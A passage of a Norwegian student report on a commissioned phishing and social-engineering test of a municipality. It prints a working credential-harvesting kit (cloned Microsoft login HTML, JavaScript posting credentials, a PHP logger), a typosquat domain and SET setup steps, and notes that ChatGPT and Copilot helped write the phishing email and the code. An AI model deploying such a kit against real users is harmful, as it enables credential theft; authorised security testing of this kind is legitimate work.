For et gitt prosjekt skiller AUP mellom oppstart, utdypning, bygging og overgang som fire ulike faser. Som vist i Figur 3-3 innebærer hver fase syv ulike aktiviteter som anvendes i ulik grad alt etter hvilken fase utviklingsprosjektet befinner seg i [23].



Figur 3-3 Figuren illustrerer arbeidsflyten for ulike aktiviteter gjennom de fire fasene i AUP [23]


Siden prosjektet i liten grad tar for seg programvareutvikling er aktivitetene sett bort ifra, men det er hentet inspirasjon fra AUP for inndeling i faser for bedre struktur. Oppstart og utdypningsfasen er slått sammen slik at prosjektet er delt inn i de tre fasene; oppstart, gjennomføring og sluttfase. Hvordan fasene betegnes er justert for å bedre passe prosjektet. Oppstartsfasen fokuserer på opparbeiding av relevante kunnskaper, prosjektstruktur og planlegging. Selve testingen forekommer i gjennomføringsfasen, mens sluttfasen er satt av til rapportskriving. Sluttfasen er også ment å tjene som en eventuell buffer om nødvendig.

Gitt at ikke alle faktorer er kjent på forhånd og prosjektet innebærer flere ulike tester, er utførelsen i likhet med AUP utformet iterativt. Som vist i prosjektplanen lenger nede (Figur 3-4) er gjennomføringsfasen delt inn i fire iterasjoner. Hver iterasjon innebærer forarbeid, utførelse og oppdatering av rapporten. AUP har en iterativ tilnærming til alle fasene, men i dette prosjektet er iterasjoner forbeholdt gjennomføringsfasen. Det er også anvendt tidsboksing for hver av de ulike iterasjonene, med den hensikt å unngå overveldelse og utmattelse.

Agile Unified Process er som navnet tilsier en smidig utviklingsmetodikk. Det vil si at AUP inkorporerer verdiene og prinsippene i det agile manifestet [24]. Med de agile verdiene og prinsippene som utgangspunkt ble prosjektgruppen tidlig i startfasen enig om å spesielt vektlegge: Enkelhet, innspill fra oppdragsgiver, fleksibilitet ovenfor endringer i krav og/eller plan og fysisk oppmøte for samarbeid.

3.4.2 Prosjektplan

Id	Fullført	Proskjetoppgave	Start	Varighet
		Prosjektdesign		
1	☑	Research sosial engineering	08.jan	70 dager
2	☑	Research teknologi	08.jan	84 dager
3	☑	Research akademisk skriving	15.jan	49 dager
4	☑	Strukturere støttedokumenter	15.jan	21 dager
5	☑	Analysere tidligere oppgaver	05.feb	14 dager
6	☑	Planlegge iterajoner	19.feb	14 dager
		Møter		
7	☑	Oppstartsmøte	15.jan	1 dag
8	☑	Veiledermøte 1	22.jan	1 dag
9	☑	Veiledermøte 2	29.jan	1 dag
10	☑	Ekstern veildermøte 1	12.feb	1 dag
11	☑	Veiledermøte 3	26.feb	1 dag
12	☑	Veiledermøte 4	05.apr	1 dag
13	☑	Veiledermøte 5	18.apr	1 dag
14	☑	Veiledermøte 6	24.apr	1 dag
15	☑	Veiledermøte 7	03.mai	1 dag
16	☑	Veiledermøte 8	10.mai	1 dag
		Iterasjon 1		
17	☑	Forarbeid/forbredelse	26.feb	14 dager
18	☑	Utføre aktiviteter	11.mar	7 dager
19	☑	Oppdatere rapport og støttedokumenter	11.mar	14 dager
		Iterasjon 2		
20	☑	Forarbeid/forbredelse	11.mar	14 dager
21	☑	Utføre aktiviteter	18.mar	7 dager
22	☑	Oppdatere rapport og støttedokumenter	18.mar	14 dager
		Iterasjon 3		
23	☑	Forarbeid/forbredelse	25.mar	14 dager
24	☑	Utføre aktiviteter	01.apr	7 dager
25	☑	Oppdatere rapport og støttedokumenter	01.apr	14 dager
		Iterasjon 4		
26	☑	Forarbeid/forbredelse	08.apr	14 dager
27	☑	Utføre aktiviteter	15.apr	7 dager
28	☑	Oppdatere rapport og støttedokumenter	15.apr	14 dager
		Utgivelser		
27	☑	Midtveisrapport og støttedokumenter	15.jan	56 dager
28	☑	Midtveispresentasjon	04.mar	14 dager
29	☑	Sluttrapport og støttedokumenter	13.mai	77 dager
30	☐	Sluttpresentasjon	29.mai	14 dager
31	☐	Expo	12.jun	28 dager



Figur 3-4 Gantt-diagram som viser fremdriften til prosjektet.

Gantt-diagrammet (Figur 3-4) viser fremgangen til prosjektet. Diagrammet er delt inn i tre hovedfaser: Oppstartsfase, gjennomføringsfase og sluttfase, som utdypet nærmere i 3.4.1. I tillegg er det lagt til en fjerde fase. Denne fasen viser til arbeid som skal utføres etter innlevert prosjekt. Prosjektet har 25 milepæler, der 23 av disse inntreffer før innlevert prosjekt. Milepælene er symbolisert med et flagg, og indikerer når en oppgave er tiltenkt å være ferdigstilt. Stjernene indikerer frister underveis i en oppgave der det er forventet en versjon som leveres for tilbakemelding (vedlegg 7).

I den første iterasjonen ble det gjennomført en omvisning i kommunen. Denne iterasjonen har lenger forberedelse på tross av kun observering siden denne iterasjonen også ble brukt til å planlegge og forberede de andre aktivitetene. Her ble det blant annet: Bestilte minnepenner, utformet, utforme skript og planlagt i mer detalj hvordan aktivitetene skulle utføres med den nye informasjonen som ble tilgjengelig etter omvisningen. I den andre iterasjonen ble aktiviteten «Farlige minnepenner» (3.2.3.1), samt «Avlede resepsjonist» (3.2.3.1). Iterasjon tre ble første forsøk (iterasjon) av aktiviteten «*Phishing*-eposter» (3.2.3.1) gjennomført. Det var

også planlagt å utføre et nytt forsøk på å avlede en resepsjonist, men disse ble avlyst til fordel for *phishing*. Fjerde iterasjon ble planlagt lik som iterasjon tre, men med en annen målgruppe på *phishing*-angrepet. Avledning av resepsjonist ble også her avlyst til fordel for *phishing*-angrep.

3.4.3 Risikovurdering

Tabell 3-2 viser risikomatrisen som brukes for å kalkulere risikoproduktet til en hendelse med å multiplisere antatt sannsynlighet med antatt konsekvens.

Sannsynlighet	**Svært høy (5)**	5	10	15	20	25
	Høy (4)	4	8	12	16	20
	Middels (3)	3	6	9	12	15
	Lav (2)	2	4	6	8	10
	Svært lav (1)	1	2	3	4	5
		Svært lav (1)	**Lav (2)**	**Middels (3)**	**Høy (4)**	**Svært høy (5)**
	Konsekvens					

Risikomatrisen (Tabell 3-2) brukes for å visualisere den totale risikoen en hendelse har. Dette gjøres ved å multiplisere sannsynligheten for at en hendelse inntreffer, med angitt konsekvensfaktor til hendelsen. Dette risikoproduktet gir en objektiv vurdering på hvor risikofylt en hendelse kan betraktes.

Tabell 3-3 Risikoanalyse med identifiserte risikoer knyttet til prosjektet

Id	Hendelse	Årsak	S	K	RP	Tiltak
1	Feil i rapport eller ufullstendig rapport	-	3	3	9	Jobbe strukturert, benytte eksisterende maler som deretter tilpasses og innhenter nødvendig informasjon
2	Brudd på eller overtramp av personvern hos ansatte i kommunen	-	3	5	15	Tenkte gjennom de ulike teknikkene som blir brukt og hvilke etiske retningslinjer vi skal overholde for å unngå å tråkke over renser til de ansatte
3	Mangel på kunnskap om IKT-sikkerhet	Studenter med begrenset erfaring	2	3	6	Bruke veileder med erfaring på området aktivt får å sikre grundig og kvalitativt arbeid
4	Sykdom	-	2	2	4	-
5	Samarbeid og kommunikasjonsproblemer	Kommunikasjon over lange avstander som ofte foregår digitalt	2	2	4	Ha jevne møter til avtalte tider. Holde hverandre oppdatert på feltene som blir arbeidet med. Holde oppdragsgiver løpende oppdatert
6	Forsinkelser grunnet uforutsette hendelser	-	2	4	8	Jobbe spesielt godt tidlig i prosjektet for å heller opparbeide en tidsmessig buffer
7	Ufrivillig lekkasje av sensitiv informasjon	Fare for at uvedkommende får tilgang til informasjon	2	5	10	Overholde avtalene om hvilke data som kan hentes og hvordan denne dataen behandles

Det ble gjennomført en risikoanalyse (Tabell 3-3) for å avdekke risikofaktorer tilknyttet prosjektet. Hensikten med å utføre en risikoanalyse er å identifisere risikofaktorer som kan oppstå i løpet av prosjektet, og forberede tiltak som forhåpentligvis vil minimere konsekvensene en slik hendelse vil kunne gi. Tabellen viser avdekkede risikofaktorer med tilhørende årsak og tiltak. Hver hendelse har også en identifisert sannsynlighet (S) og grad av konsekvens (K) tilknyttet. Ved å bruke risikomatrisen vil disse gi et risikoprodukt (RP) som indikerer risikoen hendelsen innebærer.

4 IMPLEMENTERING

4.1 *Phishing*-eposter

4.1.1 Forarbeid

Phishing-eposten skal være en epost der ansatte blir oppfordret til å svare på en spørreundersøkelse. For at dette skal virke troverdig har prosjektgruppen behov for å utgi seg for at eposten er sendt fra en ansatt med høyere stilling enn ofrene. Ved å sjekke Tysnes sin hjemmeside fikk prosjektgruppen en oversikt over ansatte i kommunen. Ved å sjekke en liste over alle ansatte i kommunen på hjemmesiden kunne prosjektgruppen få en oversikt over organisasjonen. Det ble etter dette klart hvem som skulle bli utsatt for *spoofing*.

Siden prosjektgruppen er avhending av å ikke avsløre prosjektet, ble det nødvendig å lage spørreundersøkelsen som ansatte blir oppfordret til å ta. Dette ble gjort for å ikke vekke mistanke dersom ansatte ikke kommer til forventet side etter innlogging. Det er også mulig at ansatte snakker sammen og advarer hverandre. Spørreundersøkelsen (vedlegg 8) er med fordel primært sett utformet av generativ KI (ChatGPT. (GPT-3.5). OpenAI. Aksessert: 30. mars 2024. [Internett]. Tilgjengelig: https://chat.openai.com/chat). Dette ble gjort ved å spørre ChatGPT om spørsmål en spørreundersøkelse. Etter et utkast fra ChatGPT ble spørreundersøkelsen kortet ned for å minimere gjennomføringstiden med hensyn til de ansatte.

For å lage eposten som skulle sendes ut ble også ChatGPT brukt. Dette ble gjort for å gi gruppen et startpunkt og inspirasjon på eposten (Microsoft Copilot. (GPT-4). Microsoft. Aksessert: 26. mars, 2024. [Internett]. Tilgjengelig: https://copilot.microsoft.com). Den genererte eposten ble så gjennomgått av gruppen for å forbedre den, samt å tilpasse den til den aktuelle situasjonen (Figur 4-15). Etterpå ble den oversatt til nynorsk, siden nynorsk benyttes i Tysnes kommune.

Prosjektgruppen fikk tilsendt epost-lister fra oppdragsgiver, men disse listene kunne også blitt hentet fra nettsiden til kommunen. Denne løsningen ble gjort for å spare tid i arbeidet. Listene ble så gjennomgått manuelt for å sjekke at informasjonen var riktig. Det lyktes ikke å finne epost-adressen til alle ansatte i kommunen. Det var også noen ansatte som ikke hadde en kommunal epost. Disse ansatte ble ekskludert fra aktiviteten. Årsaken var at dette er eposter som i utgangspunktet ikke kan logge seg på en Microsoft-innlogging.

Det er behov for en datamaskin med Kali Linux som operativsystem for å kunne sende ut *phishing*-epostene med SET. Det ble derfor besluttet å sette opp en lokal virtuell maskin på et av gruppemedlemmenes Mac. Det ble valgt å bruke UTM for å sette opp den virtuelle

maskinen. UTM ble valgt da gruppen allerede har kjennskap til denne fra før. For å sette opp Kali Linux ble en artikkel som ble funnet på internett benyttet [25].

For å få brukeren som mottar epost med lenke til å oppgi brukernavn og passord er det nødvendig å lage en falsk Microsoft logg inn side som ser ut som den originale innloggingssiden. Det blir her presentert hvordan denne siden blir satt sammen.

To sider blir laget. En side for inntasting av brukernavn og en for inntasting av passord. Ved trykk på logg på knappen blir brukeren videresendt til et ekte Microsoft Forms spørreskjema. For å oppnå en komplett innloggingsside er det flere elementer som må være på plass. Det første som blir gjort er å lage HTML og CSS på en måte som er så likt som mulig til den originale logg inn siden. Dette blir gjort manuelt ved å inspisere Microsoft sin side visuelt og legge til nødvendige elementer for så å justere disse til å bli så likt som mulig. Ikoner, logo og bakgrunnsbilde blir kopiert fra Microsoft og benyttet i egen kode da dette går mye fortere enn å lage alt fra bunnen av.

```html
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <link
      rel="icon"
      type="image/png"
      href="https://aadcdn.msauth.net/shared/1.0/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico"
    />

    <link rel="stylesheet" href="styles.css" />
    <script src="script.js" defer></script>
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Logg på kontoen din</title>
  </head>
  <body>
    <div class="login-container">
      <img src="logo.svg" alt="" />
      <h2 class="login-text">Logg på</h2>
      <form class="login-form">
        <input
          id="inputfield"
          type="text"
          class="input-field"
          placeholder="E-post, telefon eller Skype"
        />

        <p>
          Ingen konto?
          <a
            href="https://signup.live.com/signup?sru=https%3a%2f%2flogin.live.com%2foauth20_authorize.srf%3flc
            >Opprett en konto</a
          >
        </p>
        <p>
          <a
            href="https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-
            >Får du ikke tilgang til kontoen?</a
          >
        </p>
        <div class="action-buttons">
          <button type="button" class="button button-secondary">Tilbake</button>
          <button id="submitbutton" type="submit" class="button button-primary">
            Neste
          </button>
        </div>
      </form>
    </div>

    <div class="footer-container">
      <img class="footer-image" src="key.svg" alt="" />
      <a href="#">Påloggingsalternativer</a>
    </div>
  </body>
</html>
```

Figur 4-1 HTML-kode for oppsett av falsk Microsoft logg inn side med inntasting av brukernavn

Ovenfor (Figur 4-1) vises koden ansatte møter om de trykker på lenken. Det er her ansatte blir bedt om å logge inn med deres jobbinnloggingsinformasjon. Hvordan denne siden ser ut for en ansatt kan ses på Figur 4-17. Dersom en ansatt trykker på knappen «neste» vil den ansatte bli videresendt til siden som ber om passordet (Figur 4-18).

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <link
      rel="icon"
      type="image/png"
      href="https://aadcdn.msauth.net/shared/1.0/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico"
    />

    <link rel="stylesheet" href="styles.css" />
    <script src="scriptoath3.js" defer></script>
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Logg på kontoen din</title>
  </head>
  <body>
    <div class="login-container">
      <img src="logo.svg" alt="" />
      <h2 class="login-text password-form">Skriv inn passord</h2>
      <p id="user"></p>
      <div id="error" style="position: relative; margin-bottom: 20px"></div>
      <form class="login-form password-form">
        <input
          id="passwordfield"
          type="password"
          class="input-field"
          placeholder="Passord"
        />

        <p>
          <a
            href="https://signup.live.com/signup?sru=https%3a%2f%2flogin.live.com%2foauth20_authorize.srf%3f
            >Glemt passord</a
          >
        </p>
        <p>
          <a
            href="https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b
            >Bruk ansiktet eller fingeravtrykk i stedet</a
          >
        </p>
        <div class="action-buttons">
          <button type="button" class="button button-secondary">Tilbake</button>
          <button
            id="passwordsubmit"
            type="submit"
            class="button button-primary"
          >
            Logg på
          </button>
        </div>
      </form>
    </div>

    <div class="footer-container">
      <img class="footer-image" src="key.svg" alt="" />
      <a href="#">Påloggingsalternativer</a>
    </div>
  </body>
</html>
```

Figur 4-2 HTML-kode for falsk Microsoft side for inntasting av passord

Figur 4-2 viser HTML-kode for visning av siden for inntasting av passord. For å kunne utføre navigering mellom brukernavn siden og passord siden samt innsending av brukerinformasjon trengs det JavaScript. Dette blir vist nedenfor.

```
// Skaffer referanser til html elementer
let submitButton = document.getElementById("submitbutton");
let inputfield = document.getElementById("inputfield");
// Henter klokkeslett bruker trykket på linken
let currentTime = new Date();
const data = {
  data:
    "Some user clicked the link " +
    "at  " +
    "Time: " +
    currentTime.toLocaleTimeString() +
    "\n",
};
console.log(data);
// Sender data til server via POST
fetch("savedata.php", {
  method: "POST",
  headers: {
    "Content-Type": "application/x-www-form-urlencoded",
  },
  body: `data=${encodeURIComponent(data.data)}`,
})
  .then((response) => response.text())
  .then((text) => console.log(text));

// Tar bruker til passordsiden etter å ha ventet 1 sekund
submitButton.addEventListener("click", () => {
  event.preventDefault();

  if (inputfield.value !== "") {
    setTimeout(function () {
      sessionStorage.clear;
      sessionStorage.setItem("user", JSON.stringify(inputfield.value));

      window.location.href = "oath3.html";
    }, 1000);
  }
});
```

Figur 4-3 JavaScript som hører til inntasting av brukernavn HTML-koden

Figur 4-3 viser JavaScript-koden som sørger for at brukeren kan skrive inn brukernavn og blir sendt videre til siden for inntasting av passord.

```
// Skaffer referanser til html elementer
let user = JSON.parse(sessionStorage.getItem("user"));
let userfield = document.getElementById("user");
// Henter info om bruker fra forrige side fra sessionstorage
userfield.textContent = user;

let password = document.getElementById("passwordfield");

let submitbutton = document.getElementById("passwordsubmit");

let currentTime = new Date();
// Sender brukernavn og hashed passord til serveren
submitbutton.addEventListener("click", async () => {
  event.preventDefault();
  if (password.value != "") {
    let hashedPassword = await hashPassword(password.value);
    const data = {
      data:
        "username: " +
        user +
        " password hash using sha256: " +
        hashedPassword +
        " Time: " +
        currentTime.toLocaleTimeString() +
        "\n",
    };

    fetch("savedata.php", {
      method: "POST",
      headers: {
        "Content-Type": "application/x-www-form-urlencoded",
      },
      body: `data=${encodeURIComponent(data.data)}`,
    })
      .then((response) => response.text())
      .then(() =>
        window.location.assign("https://forms.office.com/e/5hJeLstHej")
      );
  } else {
    document.getElementById("error").innerHTML =
      '<p style="position: absolute; top: 0; left: 0; color: red;margin-bottom:5px">Skriv inn passordet ditt.</p>';
  }
});
// Funksjon som legger til en tilfeldig sekvens og hasher passordet med SHA-256
async function hashPassword(password) {
  const randomString = Math.random().toString(36).substring(2, 12);
  const passwordToHash = password + randomString;
  const encoder = new TextEncoder();
  const data = encoder.encode(passwordToHash);

  const hashBuffer = await crypto.subtle.digest("SHA-256", data);

  const hashArray = Array.from(new Uint8Array(hashBuffer));
  const hashHex = hashArray
    .map((b) => b.toString(16).padStart(2, "0"))
    .join("");
  return hashHex;
}
```

Figur 4-4 JavaScript som hører til inntasting av passord HTML-koden

Figur 4-4 viser JavaScript-koden som er nødvendig for å registrere brukernavn og passord. Passordet blir tilført et tilfeldig stort tall før det blir *hashet* med SHA-256 slik at det ikke skal være mulig for prosjektgruppen å vite eller finne ut hva som er passordet til brukeren. Info om bruker og passordet som er *hashet*, samt når bruker trykket på logg på blir så sendt til serveren ved hjelp av en POST metode før brukeren blir sendt til et spørreskjema. På server-siden er det et PHP-skript som lytter etter innkommende POST forespørsler og lagrer medfølgende data til et tekstdokument kalt «data.txt» (Figur 4-5).

```php
<?php
// Lokasjon hvor data blir lagret
$filePath = 'data.txt';

// Sjekker om det blir sendt via en POST
if (isset($_POST['data'])) {
    // Om sendt via POST, legger ved innholdet i en tekstfil
    file_put_contents($filePath, $_POST['data'] . PHP_EOL, FILE_APPEND);
    echo 'Data saved successfully';
} else {
    echo 'No data received';
}
?>
```


Figur 4-5 PHP-kode for mottak av data på server

Det er da mulig å hente ut data om hvem og når noen har skrevet inn brukernavn og passord. Og også om noen har trykket på lenken uten å skrive inn passord eller brukernavn. PHP-kode er fullstendig skrevet av kunstig intelligens, da prosjektgruppen ikke har bakgrunn med språket i fra tidligere. Det samme er funksjonen for *hashing* av passord i figur 4-4.
Kunstig intelligens er også brukt for å lage en grunnleggende mal i HTML koden.
(ChatGPT. (GPT-4). OpenAI. Aksessert: 27. feb, 2024. [Internett]. Tilgjengelig: https://chat.openai.com/chat). All HTML, CSS, JavaScript og PHP blir lastet opp til en skybasert Linux maskin. Denne maskinen blir satt opp til å bruke Apache2 server for levering av innhold.

Det trengs i tillegg et domenenavn slik at adressefeltet ikke viser en IP-adresse da dette kan vekke mistanke. Flere ulike navn blir diskutert. Mange av navnene er opptatt eller ikke mulig å opprette. Prosjektgruppen velger etter mange ulike forsøk navnet «microsofonlne.com» som blir registrert hos domeneleverandøren Porbun. Her er bokstavene «t» og «i» fjernet. Hvis domenenavnet ikke blir studert nøye er det vanskelig å se at dette er et falsk Microsoft domene.

Videre er det nødvendig med et SSL-sertifikat slik at man kan sende data fra innloggingssiden til serveren kryptert. Dette gjøres for å beskytte data mellom brukeren sin maskin og prosjektgruppens server, men også for at siden skal se mer autentisk ut. Ved å bruke et SSL-sertifikat oppnår man også at nettsiden ser mer trygg ut ettersom man får et ikon av en hengelås (punkt 1, Figur 4-17). Grunnen til at Porkbun blir valgt som leverandør er at de også gir ut SSL-sertifikat som enkelt kan legges til Apache2-serveren. I adressefeltet vil brukeren dermed se denne adressen: «https://login.microsofonlne.com/MicrosoftLogin/oath2.html».

4.1.2 Utførelse



Figur 4-6 Skisse av hvordan phishing-angrepet ble utført. Piler notert som punkt 0 forarbeid som måtte gjøres før selve angrepet kunne starte. Videre går punktene kronologiske gjennom prosessen fra eposten blir sendt (punkt 1) til offeret ender opp på spørreundersøkelsen (punkt 3) som er sluttsiden og endepunktet for offeret.


Etter at *phishing*-eposten, spørreundersøkelsen og serveren med den falske Microsoft-innloggingen ble laget ferdig var det på tide å sette i gang angrepet (punkt 0, Figur 4-6). Eposten vil etter den er sendt bli mottatt av ofrene (punkt 1, Figur 4-6). Om et offer trykker på lenken vil offeret bli sendt til den falske innloggingssiden (punkt 2, Figur 4-6). Med å oppgi et brukernavn og deretter et passord og trykke på «logg på»-knappen vil den ansatte bli sendt videre til spørreundersøkelsen (punkt 3, Figur 4-6) dette bli sendt til gruppens server (punkt 4, Figur 4-6). Brukernavnet blir beholdt i klartekst slik at det er mulig å sette opp statistikk på hvor mange ulike ansatte som har oppgitt innloggingsinformasjonen sin. Passordet blir gjennomgått en *hash*-algoritme slik at gruppen ikke skal ha tilgang til kommunale innlogginger.

Social Engineering Toolkit

Her vises det en detaljert fremgangsmåte for implementering av et *phishing*-angrep ved hjelp av *Social Engineering Toolkit* (SET) og verktøyet masseutsendelsesangrep. Prosessen begynner med å åpne Kali Linux-operativsystemet, og deretter åpne en terminal. Deretter blir SET *initialisert* ved hjelp av følgende kommando, som illustrert i Figur 4-7: «sudo setoolkit»


Figur 4-7 Hvordan starte SEtoolkit i terminalen i Kali Linux

Etterpå vil brukeren få beskjed om å oppgi passordet sitt før SET aktiveres. Når dette er fullført, vil hovedmenyen til SET bli presentert, som illustrert i Figur 4-8. Denne hovedmenyen fungerer som et grensesnitt for å navigere og utføre forskjellige typer *social enginering*-angrep, inkludert *phishing*. Masseutsendelsesangrep er et verktøy under angrep utført med sosial manipulering, altså alternativ en. Dette alternativet blir valgt som vist på samme figur.



Figur 4-8 Viser hovedmenyen til SET

